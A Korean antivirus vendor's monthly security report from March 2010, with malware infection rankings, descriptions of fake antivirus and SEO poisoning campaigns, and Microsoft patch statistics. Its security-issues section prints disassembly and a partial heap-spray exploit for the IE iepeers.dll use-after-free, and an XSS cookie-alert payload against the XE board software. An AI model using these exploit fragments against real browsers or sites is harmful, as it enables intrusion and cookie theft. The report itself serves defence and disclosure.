ASEC REPORT

안철수연구소에서 발행하는 월간 보안 보고서

Vol.03

안철수연구소

목 차

Ⅰ. 이달의 보안 동향

1. 악성코드 동향


악성코드 통계

2010년 3월 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	↑ 1	TextImage/Autorun	316,965	18.2 %
2	↓ 1	Win32/Induc	269,474	15.4 %
3	–	Win32/Parite	108,940	6.2 %
4	↑ 1	Win32/Palevo.worm.Gen	108,405	6.2 %
5	↑ 8	ALS/Bursted	75,702	4.3 %
6	↑ 4	Win32/Olala.worm.57344	75,626	4.3 %
7	↑ 1	Win32/Conficker.worm.Gen	74,418	4.3 %
8	↓ 1	Win32/Virut.B	72,495	4.2 %
9	–	Win32/Virut	66,223	3.8 %
10	↑ 2	TextImage/Sasan	65,301	3.7 %
11	New	JS/Shellcode	61,009	3.5 %
12	New	Win-Trojan/Daonol.Gen	55,901	3.2 %
13	↑ 4	TextImage/Viking	54,656	3.1 %
14	New	JS/Downloader	54,376	3.1 %
15	↑ 3	HTML/Agent	52,375	3 %
16	New	Win32/Autorun.worm	50,349	2.9 %
17	↓ 11	Win-Adware/PointKing.722944	48,722	2.8 %
18	↑ 2	Win-Trojan/Genome.308832.B	48,472	2.8 %
19	New	JS/Redirector	45,196	2.6 %
20	New	Win32/Traxg.worm.61440	40,794	2.3 %
합계			1,745,399	100 %

[표 1-1] 악성코드 감염보고 Top 20

2010년 3월의 악성코드 감염 보고는 TextImage/Autorun이 1위를 차지하고 있으며, Win32 /Induc과 Win32/Parite가 각각 2위와 3위를 차지 하였다. 신규로 Top20에 진입한 악성코드는 총 6건이다.



AhnLab Policy Center 4.0


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드 별 변종을 종합한 악성코드 대표진단명 감염보고 Top200이다.

순위	등락	악성코드명	건수	비율
1	–	Win-Trojan/Agent	453,611	12.2 %
2	↑ 9	Win-Trojan/Onlinegamehack	375,499	10.1 %
3	–	Win-Trojan/Downloader	344,736	9.3 %
4	↑ 1	TextImage/Autorun	317,212	8.5 %
5	↓ 1	Win32/Induc	269,539	7.2 %
6	↓ 4	Win-Trojan/OnlineGameHack	246,508	6.6 %
7	↑ 3	Win32/Conficker	215,163	5.8 %
8	↑ 1	Win32/Virut	184,665	5 %
9	↓ 2	Win32/Autorun.worm	171,172	4.6 %
10	↑ 2	Win32/Palevo	166,451	4.5 %
11	New	Win-Trojan/Daonol	157,176	4.2 %
12	↑ 1	Win-Trojan/Genome	151,339	4.1 %
13	↑ 4	Win32/Kido	122,625	3.3 %
14	↑ 1	Win32/Parite	110,404	3 %
15	New	Dropper/Onlinegamehack	86,211	2.3 %
16	New	Win32/Olala	76,936	2.1 %
17	New	ALS/Bursted	75,702	2 %
18	New	VBS/Solow	66,204	1.8 %
19	New	TextImage/Sasan	65,301	1.8 %
20	New	Dropper/OnlineGameHack	65,233	1.8 %
합계			3,721,687	100 %

[표 1-2] 악성코드 대표진단명 감염보고 Top 20


2010년 3월의 감염보고 건수는 Win-Trojan/Agent가 총 453,611건으로 Top20중 12.2%의 비율로 1위를 차지하고 있으며, Win-Trojan/Online-gamehack이 375,499건으로 2위, Win-Trojan/Downloader가 344,736 건으로 3위를 차지 하였다.

아래 차트는 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.




[그림 1-1] 악성코드 유형별 감염보고 비율

2010년 3월의 감염보고 건수는 악성코드 유형별로 감염보고건수 비율은 트로잔(TROJAN)류가 45.6%로 가장 많은 비율을 차지하고, 웜(WORM)이 14%, 바이러스(VIRUS)가 9%의 비율을 각각 차지하고 있다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 유형별 감염보고 비율을 전월과 비교하면, 트로잔, 웜, 바이러스, 스크립트(SCRIPT), 드롭퍼(DROPPER), 애프케어(APPCARE)가 전월에 비해 증가세를 보이고 있는 반면 애드웨어(ADWARE), 다운로더(DOWNLOADER), 스파이웨어(SPYWARE)는 전월에 비해 감소한 것을 볼 수 있다.



[그림 1-3] 악성코드 월별 감염보고 건수

3월의 악성코드 월별 감염보고 건수는 7,578,804건으로 2월의 악성코드 월별 감염 보고건수 11,718,469건에 비해 4,139,665건이 감소하였다.


AhnLab V3 MSS

아래 표는 3월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Onlinegamehack.159744.O	32,336	10.6 %
2	Dropper/Onlinegamehack.184832	23,928	7.8 %
3	Win-Adware/ColorSoft.106496.D	22,964	7.5 %
4	Win-Trojan/Agent.53248.ACQ	18,310	6 %
5	Win-Trojan/Onlinegamehack.81920.L	18,110	5.9 %
6	Win-Trojan/Daonol.24064.T	15,865	5.2 %
7	Win-Trojan/Bho.874496	15,539	5.1 %
8	Win-Trojan/Onlinegamehack.75264.B	15,199	5 %
9	BAT/Delfile	14,599	4.8 %
10	Win-Trojan/Agent.250368.O	12,819	4.2 %
11	Win-Trojan/Onlinegamehack.159744.Q	12,281	4 %
12	Win-Trojan/Eyon.270336	12,271	4 %
13	Win-Trojan/Onlinegamehack.78848.G	12,080	4 %
14	Win-Trojan/Downloader.268288.F	11,918	3.9 %
15	Win-Dropper/ColorSoft.168523	11,873	3.9 %
16	Dropper/Onlinegamehack.148992	11,572	3.8 %
17	Win-Trojan/Buzus.988160.B	11,368	3.7 %
18	Win-Trojan/Agent.615424.G	11,031	3.6 %
19	Win-Trojan/Onlinegamehack.187904	10,641	3.5 %
20	Win32/Palevo.worm.108032.E	10,263	3.4 %
합계		304,967	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

3월의 신종 악성코드 감염 보고의 Top 20은 Win-Trojan/Onlinegame-hack.159744.O가 32,336건으로 전체 10.6%를 차지하여 1위를 차지하였으며, Dropper/Onlinegamehack. 184832가 23,928건으로 2위를 차지하였다.



[그림 1-4] 신종 악성코드 유형별 분포

3월의 신종 악성코드 유형별 분포는 트로잔이 71%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 12%, 드롭퍼가 7%를 각각 차지하였다.


악성코드 이슈

Daonol 과 Palevo 악성코드는 3월에도 여전히 기승을 부렸다. 해외에서는 Palevo(Mariposa) 관련 Botnet 운영자들이 검거된 소식도 들렸다.

Botnet과 이를 제어 하는 시스템의 경우 거액으로 판매 되는데 이를 구입하여 운영한 자들로 보인다. 따라서 앞으로도 Palevo 악성코드는 여전히 기승을 부릴 것으로 보인다. 가짜 백신을 설치하는 프로그램도 여전히 극성이었다. 이번에는 온라인으로 항공권 구매 관련 위장 메일을 보내고 첨부된 파일을 실행 하도록 유도하는 형태가 발견 되었다. 또한, 윈도우 환경 설정을 변경하는 가짜 백신이 보고되었으며, 검색결과를 악용하여 악성코드를 배포하는 SEO Poisoning Attack이 보고되었다.

호스트 파일 변조

악성코드에 의한 호스트(hosts) 파일에 대한 변조는 어제, 오늘의 일은 아니다. 대부분Blackhole 라우팅 기법으로 알려진 안티 바이러스 및 보안 관련 홈페이지나 호스트에 대한 접근을 차단 시킨다. 이번에 알려진 hosts 파일 변조는 시그니쳐 진단을 회피할 목적으로 생성 된 것으로 보인다.



[그림 1-5] 변조된 hosts 파일 형태


[그림 1-5] 처럼 hosts 파일시작은 0x0A 값으로 채워진 형태 (텍스트 편집기에서는 null 보임)이다. 이 크기는 일정하지 않다. 그리고 garbage data 역시 생성 될 때 마다 random 하기 때문에 변조된 hosts 파일은 시그니쳐 진단으로는 1:1 진단밖에 되지 않는다. 변조된 hosts 파일을 만들어내는 악성코드는 IRCBot으로, 자신을 유저모드(user mode)로 은폐하여 동작을 한다. 그리고 자신의 중요한 코드 대부분은 Explorer.exe 와 같은 윈도우 중요 프로세스에 인젝션 한 후 동작을 하는 특징을 갖는다.

시스템 드라이버 파일을 감염 시키는 악성코드

윈도우 시스템 드라이버 파일을 감염 시키는 악성코드가 이번에는 cdrom.sys 파일을 대상으로 감염시키는 것이 보고 되었다. 지금까지 대상이 되었던 시스템 드라이버 파일은 다음과 같다.

- Ntfs.sys
- Ndis.sys
- Agp440.sys
- Cdrom.sys

이들은 여러 가지 경로부터 감염 되는데 최근에는 가짜 백신을 통해서도 감염 될 수 있는 것으로 확인 되었다. 작년부터 주로 보고된 이러한 형태는 지금까지도 비슷한 모습을 갖는데 감염된 파일의 외형은 다음과 같다.



[그림 1-6] 감염된 드라이버 파일의 구조와 실행 후 예

정상 드라이버 파일은 악성코드의 마지막 섹션에 암호화 되어 저장된다. 악성코드가 로드 될 때 이 부분을 복호화 하여 정상 드라이버 파일을 메모리에 로드 하면서 동작 한다. 이때 정상 드라이버와 스팸 메일을 보내는 다른 모듈도 함께 동작 하도록 되어 있다. 파일상으로는 존재 하지 않고 Services.exe 에 코드를 삽입하여 동작 하도록 한다. 악성코드가 시스템 드라이버 파일을 변조(또는 패치) 하는 목적은 진단/치료를 어렵게 하려는 목적과 일부 안티 바이러스 제품이 가지고 있는 행위기반 진단을 우회하려는 것으로 보인다. 또한 최근 악성코드 진단에 화두가 되는 클라우드 진단의 장점을 역이용 하려는 것으로 생각된다. 따라서 이러한 점을 잘 알고 이에 맞는 대응력과 기술력을 갖는 안티 바이러스제품의 선택도 중요한 소비자의 선택이 되었다.

USB 충전 프로그램에 포함된 악성코드

건전지와 충전지로 유명한 업체의 USB 배터리 충전기의 충전 상태를 알려주는 프로그램에서 악성코드가 발견 되었다. 악성코드가 해당 프로그램에 어떻게 포함 되었는지는 알려지지 않았지만, 해당 악성코드에 감염되면 7777/TCP 포트가 오픈 되고 외부로부터 파일검색 및 실행 등의 백도어 명령을 수행 할 수 있는 것으로 알려져 주의가 요구 된다. 해당 악성코드는 V3 에서 Win-Trojan/Arurizer. 28672 로 진단 된다.

PDF 취약점을 이용한 악의적인 문서 유포

PDF 파일 내 TIF 파일 파싱 과정 중에서 발생하는 취약점(CVE-2010-0188)을 악용한 다수의 악의적인 PDF 문서 파일들이 발견, 보고 되었다. 해당 취약점에 대한 보안패치는 이미 2월16일 발표 되었지만, 사용자들을 대상으로 취약한 PDF 가 다수 유포 된 시점은 거의 한달 정도의 시간이 소요 되었다. 한 달이라는 시간이 지났음에도 해당 취약점을 이용한 악의적인 문서가 다수 배포 되었다는 것은 대부분의 사용자들은 여전히 취약한 버전을 사용하고PDF 보안문제에 대하여 잘 알지 못하고 있는 것으로 추정된다.

인터넷 익스플로러 제로데이 취약점 보고

이번 달에는 인터넷 익스플로러 제로데이 취약점이 발견, 보고 되었다. 이것은 MS 인터넷 익스플로러 'iepeers.dll' 코드실행 취약점에 기인한다. 취약점이 알려진 후 해당 취약점을 악용한 악의적인 스크립트 파일이 큰 폭으로 증가 하였다. 이는 여전히 취약점은 악성코드 유포에 가장 많이 사용되는 경로임을 알 수 있었으며, 취약점과 해당 악성코드를 막기 위해 지속적인 보안패치 및 안티 바이러스 엔진 업데이트가 중요하다는 것을 다시금 일깨워주는 계기가 되었다. 보안패치는 물론 안티 바이러스의 소중함을 다시금 알 수 있는 계기가 되었다.

윈도우 환경 설정을 변경하는 가짜 백신

감염 되었을 경우 윈도우의 환경 설정을 변경하는 가짜 백신이 발견 되었다. 일반적인 가짜백신의 경우 자동 실행을 위해 윈도우 자동 실행 항목인 Run registry 항목에 등록 된다. 하지만 최근 발견된 가짜 백신의 경우 실행 파일(EXE 파일)을 실행 했을 경우 자동으로 가짜 백신이 실행 되도록 레지스트리 키를 변조한다. 따라서 윈도우에서 실행 파일을 실행 할 때마다 가짜 백신이 자동으로 실행되게 된다. 이 경우 가짜 백신만 삭제하게 되면 윈도우상의 모든 실행 파일이 정상적으로 실행되지 않는 심각한 문제가 발생한다. 즉, 정상적으로 윈도우를 사용할 수 없게 된다. 만약 윈도우상에 프로그램을 실행 했을 때 에러 메시지 없이 프로그램이 실행되지 않는다면 윈도우 실행 파일 관련 레지스트리 설정이 위와 같은 방법으로 변경 되었을 가능성이 높다.

이럴 경우 다음과 같은 임시 방편으로 문제를 해결할 수 있다.

[시작] –〉 [실행] –〉 열기(O): 에 "command" 입력 후 [확인] 버튼 클릭

"CD₩Windows" 입력 후 엔터 (여기서 Windows는 윈도우가 설치된 폴더 이름)

"ren regedit.exe regedit.com" 입력 후 엔터

"regedit" 입력 후 엔터로 레지스트리 편집기 실행

실행된 레지스트리 편집기에서 "HKEY_CLASSES_ROOT₩. exe" 로 이동

"(기본값)" 의 데이터가 "exefile" 이 아닐 경우 "exefile" 로 수정하고 레지스트리 편집기 종료

위 방법은 exe 확장자가 정상적으로 실행되지 않을 경우 exe 실행 파일을 com 실행 파일로 변경한 후 실행하고 exe 확장자 쉘 명령을 본래 값으로 되돌리는 방법이다. 따라서 정상적으로 프로그램 실행이 불가능한 경우에만 사용해야 한다.

SEO Poisoning Attack

인터넷이 발달하고 검색사이트들이 발달하면서, 대부분의 사람들은 원하는 정보들을 검색사이트를 통해 얻어가고 있다. 이러한 환경에서 악성코드 유포지를 검색사이트의 상위에 랭크 시켜 해당 사이트를 방문하는 사용자로 하여금 악성코드를 유포하는 경우가 최근 매우 빈번히 발생하고 있고, 앞으로도 이러한 배포방법은 더욱더 늘어날 것으로 예상되고 있다. 우선 SEO란 Search Engine Optimization(검색 엔진 최적화)의 약자로 사용자들이 검색 사이트에서 특정 키워드를 검색한 결과의 페이지를 2~3페이지 정도만 보기 때문에 자신의 블로그나 사이트를 많이 노출시키기 위해 각 검색엔진의 SEO 알고리즘을 알아내면 자신의 블로그나 사이트를 검색 결과 상위에 노출되게 할 수가 있다. 악성코드 제작자는 기존에는 특정 취약한 사이트에 악성코드를 삽입시켜 놓거나 게시판이나 자료실을 통해 일반프로그램으로 가장하여 배포되는 경우가 많았었는데, 악성코드를 배포할 사이트를 SEO 알고리즘을 이용하여 검색 결과 상위에 노출시킴으로써 사용자가 검색 결과를 클릭하여 악성코드 유포 사이트로 연결되게 하는 방식으로 바뀌게 된 것이다. 이러한 방법은 사회의 주요이슈나 뉴스를 검색사이트의 키워드 검색을 통해 확인하고 있는 사람들의 심리를 이용한 사회공학기법을 이용한 한 공격방법이라고 할 수 있다. 보다 쉽게 예를 들면 아래 그림은 얼마 전 아이티 지진과 관련하여 검색 사이트에서 "Haiti earthquake donate" 로 검색한 결과 중 악성코드 유포 사이트로 연결되는 검색 결과를 클릭하여 악성코드 유포 사이트로 연결된 그림이다.

[그림 1-7] 악성코드 유포 사이트로 연결되는 절차

1) 사용자가 검색 사이트에서 "Haiti earthquake donate" 를 검색을 한다.

2) 검색 엔진을 거쳐 검색된 결과들이 검색 결과 페이지에 출력된다.

3) 이 결과들 중 악성코드 유포지가 상위 검색결과에 나타나며, 해당 링크를 사용자가 클릭을 하게 되면 악성코드를 유포하는 사이트로 연결되게 된다.

4) 이렇게 악성코드 유포 사이트로 연결된 사용자에게 악성코드를 다운로드 후 실행을 하도록 유도한다.

5) 악성코드 다운로드 후 실행할 경우 악성코드(대부분의 유포된 악성코드는 허위백신)에 감염되게 된다.

이러한 악성코드 유포방법은 이미 몇 년 전부터 나왔던 방법으로 새로운 공격방법은 아니지만, “마이클잭슨”, “동계올림픽”, “김연아”, “타이거우즈” 등 최근 들어 발생하는 주요 사회적 이슈마다 악성코드 유포지가 검색결과 사이트에 랭크 되어있어 사용자들의 많은 주의가 요 구 되고 있다. 이번 달 발견된 악성코드 유포사이트로 연결되는 검색 결과들의 검색 키워드는 아래와 같다.

- Taiwan Earthquake (관련정보 참조 링크 : http://core.ahnlab.com/129)
- 아카데미 시상식 (관련정보 참조 링크 : http://core.ahnlab.com/130)
- 헐리우드배우 Corey Haim 장례식 & Pacquiao vs Clottey (관련정보 참조 링크 : http://core.ahnlab.com/134)
- Andre Pitre (관련정보 참조 링크 : http://core.ahnlab.com/138)
- Kim Yuna Youtube (관련 참조링크 : http://blog.ahnlab.com/asec/263)...


이러한 SEO Poisoning Attack을 예방하기 위해서는 상기 ASEC 블로그 링크 내 설명에 나와 있듯이 사이트가드(SiteGuard)와 같은 웹 브라우저 보안 제품을 설치하여 사전에 예방하길 바란다.

2. 시큐리티 동향

시큐리티 통계

3월 마이크로소프트 보안 업데이트 현황

마이크로소프트사로부터 발표된 이번 달 보안 업데이트는 2건(중요)이다.




[그림 1-8] 공격 대상 기준 별 MS 보안 업데이트

위험도	취약점	PoC
중요	Windows Movie Maker의 취약점으로 인한 원격 코드 실행 문제점(975561)	무
중요	Microsoft Office Excel의 취약점으로 인한 원격 코드 실행 문제점(980150)	무

[표 1-4] 2010년 3월 주요 MS 보안 업데이트


이번 달에는 지난 달에 발표된 13건보다 훨씬 적은 2건의 패치가 발표되었다. 특히 MS10-017은 Microsoft Office Excel에서 발견되어 비공개적으로 보고된 7건의 취약점을 가지고 있기 때문에 주의가 필요하다. 이러한 Office 취약점은 대부분 공격 형태가 피싱(Phishing) 공격과 사회 공학적 기법 또는 웹사이트를 통해 공격이 이루어짐으로, 신뢰되지 않은 메일의 첨부 파일이나, 신뢰되지 않은 웹사이트 접속에 특히 주의해야 한다. 또한 백신 설치와 보안 업데이트를 통해 문제점을 해결해야 한다.

악성코드 침해 웹사이트 현황



[그림 1-9] 악성코드 배포를 위해 침해된 사이트 / 배포지 수

[그림 1-9]는 월별 악성코드 침해 사이트 현황을 나타낸 그래프로, 침해사이트가 증가함에 따라 유포 사이트도 꾸준하게 증가해왔음을 알 수가 있는데 그 원인을 살펴보면 침해 사이트를 통해서 유포되었던 악성코드는 대부분 Win-Trojan/Daonol의 변종들이었고, 유포되기 위해서 사용되었던 유포 사이트가 고정적인 것 아니라 가변적이며 변경 주기가 빠르다는데 있다.



[그림 1-10] 악성코드 배포를 위해 사용된 취약점

[그림 1-10]은 월별 침해사고가 발생한 웹사이트들에서 악성코드를 유포하기 위해서 사용했던 취약점들에 대한 통계로, 3월의 경우 2월과 비슷한 수준의 통계를 보이고 있으며 기존의 Internet Explorer에 존재하는 취약성만을 공격하는 고전적인 방법보다는 사용자들에게 많이 사용되면서 외부와 통신하는 응용 프로그램에 존재하는 취약성을 공격하는 형태가 증가함에 따라 사용자들이 신경 써야 할 범위가 넓어 지고 있음을 의미한다.

시큐리티 이슈

Microsoft Internet Explorer "iepeers.dll" Use-after-free Vulnerability

이 취약점은 Internet Explorer의 Web Folders와 printing에 사용되는 iepeers.dll 모듈에서 생기는 취약점으로, iepeers.dll 내에 존재하는 속성을 설정하는 setAttribute() 함수를 핸들링 하는 과정에서 문제점이 발생한다. 이 취약점에서 사용하는 DHTML의 userData Behavior는 쿠키보다 큰 저장소를 가지고 있으며, 이는 쿠키와 비슷하게 클라이언트에 데이터를 저장할 때 사용된다.

userData Behavior의 언어별 syntax는 아래와 같다.

```
[XML]
 <Prefix: CustomTag ID=sID STYLE="behavior:url('#default#userData')" />
[HTML]
 <ELEMENT STYLE="behavior:url('#default#userData')" ID=sID>
[Scripting]
 object.style.behavior = "url('#default#userData')"
 object.addBehavior ("#default#userData")
[CSS]
 h3 { behavior: url(#default#userData); }
```

이러한 userData Behavior를 핸들링 하기 위해서는 setAttribute() 함수나 getAttribute() 함수를 사용하여 데이터에 접근할 수 있다. 이 과정에서 문제점이 발생하며, 이 취약점이 일어나는 원인은 이미 해제된 오브젝트를 참조하여 발생한다. 이는 Internet Explorer 6, 7 버전에서 문제점이 발생하며 Internet Explorer 5, 8 버전은 해당되지 않는다.

```
iepeers.dll [setAttribute@CPersistUserData]
//VARAINT형을 형 변환
.text:4223539F    push   409h          ; lcid
.text:422353A4    mov    eax, esi
.text:422353A6    push   eax           ; pvarSrc
.text:422353A7    push   eax           ; pvargDest
.text:422353A8    call   ds:__imp__VariantChangeTypeEx@
.text:422353AE    mov    edi, eax
.text:422353B0    test   edi, edi
.text:422353B2    jnz    short loc_42235415
...
// 변수 클리어...
.text:42235415    lea    eax, [ebp+pvarg]
.text:42235418    push   eax           ; pvarg
.text:42235419    call   ds:__imp__VariantClear@4 ; VariantClear(x)

C 언어로 변환한 문제 코드
v3 = VariantChangeTypeEx(&data, &data, 0x409u, 0, 8u);
if ( v3 ) {
        VariantClear(&pvarg);
        return value;
}

jscript.dll [IDispatchExGetDispID]
.text:75BC3055    push  [ebp+arg_10]
.text:75BC3058    mov   eax, [ebp+arg_4]
.text:75BC305B    push  [ebp+arg_C]
.text:75BC305E    mov   ecx, [eax] ; 이미 해제된 오브젝트의 포인터를 재사용
.text:75BC3060    push  [ebp+arg_8]
.text:75BC3063    push  eax
.text:75BC3064    call  dword ptr [ecx+1Ch] ; 메모리 참조 에러.
```

공격 코드는 아래와 같다.

```
var shellcode = unescape("%ucc2b%u1fb1%u0cbd%u
var array = new Array();
var ls = 0x86000 - (shellcode.length * 2);
var b = unescape("%u0c0c%u0c0C");
while (b.length < ls / 2) {
    b += b;
}

for (i = 0; i < 270; i++) {
    array[i] = lh + lh + shellcode;
}

...  (중간생략) .....

sdfsfsdf.addBehavior("#default#userData");
... .....
sdfsfsdf.setAttribute('s', window);
catch (e) {}
window.status += '';
```

[그림 1-11] 악성코드 배포를 위해 사용된 취약점

위 코드에서 보는 바와 같이 이미 해제된 오브젝트의 포인터를 재 사용함으로서 메모리 참조 오류가 발생하게 된다. 공격자는 이를 이용하여, 공격 쉘 코드를 힙 영역에 배치시키고 잘못 참조된 메모리가 힙을 참조하게 함으로서 외부 사용자의 컴퓨터를 장악 할 수 있다. 현재까지 보안 업데이트가 나오지 않은 관계로 신뢰되지 않은 사이트의 방문은 피하며, 백신을 설치하여 미리 보안에 신경 써야 한다.

XE (구 제로보드 XE) XSS 취약점

XE 최신버전(Core 1.4.09)버전에서 XSS(Cross Site Scripting) 취약점이 나우콤 측에 의해 발견되었다. XSS란 Cross Site Scripting의 약자(CSS라고도 불리기도 하나 Cascading Style Sheets와 혼용되어 일반적으로

XSS를 많이 사용한다.)로 Web 보안 취약점 중 하나이다.


XE 최신버전(Core 1.4.09)버전에서 XSS(Cross Site Scripting) 취약점이 나우콤 측에 의해 발견되었다. XSS란 Cross Site Scripting의 약자(CSS 라고도 불리기도 하나 Cascading Style Sheets와 혼용되어 일반적으로 XSS를 많이 사용한다.)로 Web 보안 취약점 중 하나이다.

XE에서는 기본적으로 XSS가 일어나는 걸 방지하기 위해 사용자에게 입력 받는 html 코드 중 이벤트 기반의 모든 속성과 스크립트, iframe, script 등 많은 필터링 함수를 제공하고 있다. 하지만 이번 취약점은 HTML5 버전에서 제공하는 이벤트 속성을 필터링 하지 않아 발생한다.

HTML5에 추가된 태그와 이벤트 속성 등은 아래의 url을 통해 확인 할 수 있다.
http://www.w3schools.com/html5/html5_reference.asp

```
kvideo
src="http://[redacted]te.ogg"
onloadedmetadata="alert(document.cookie);"
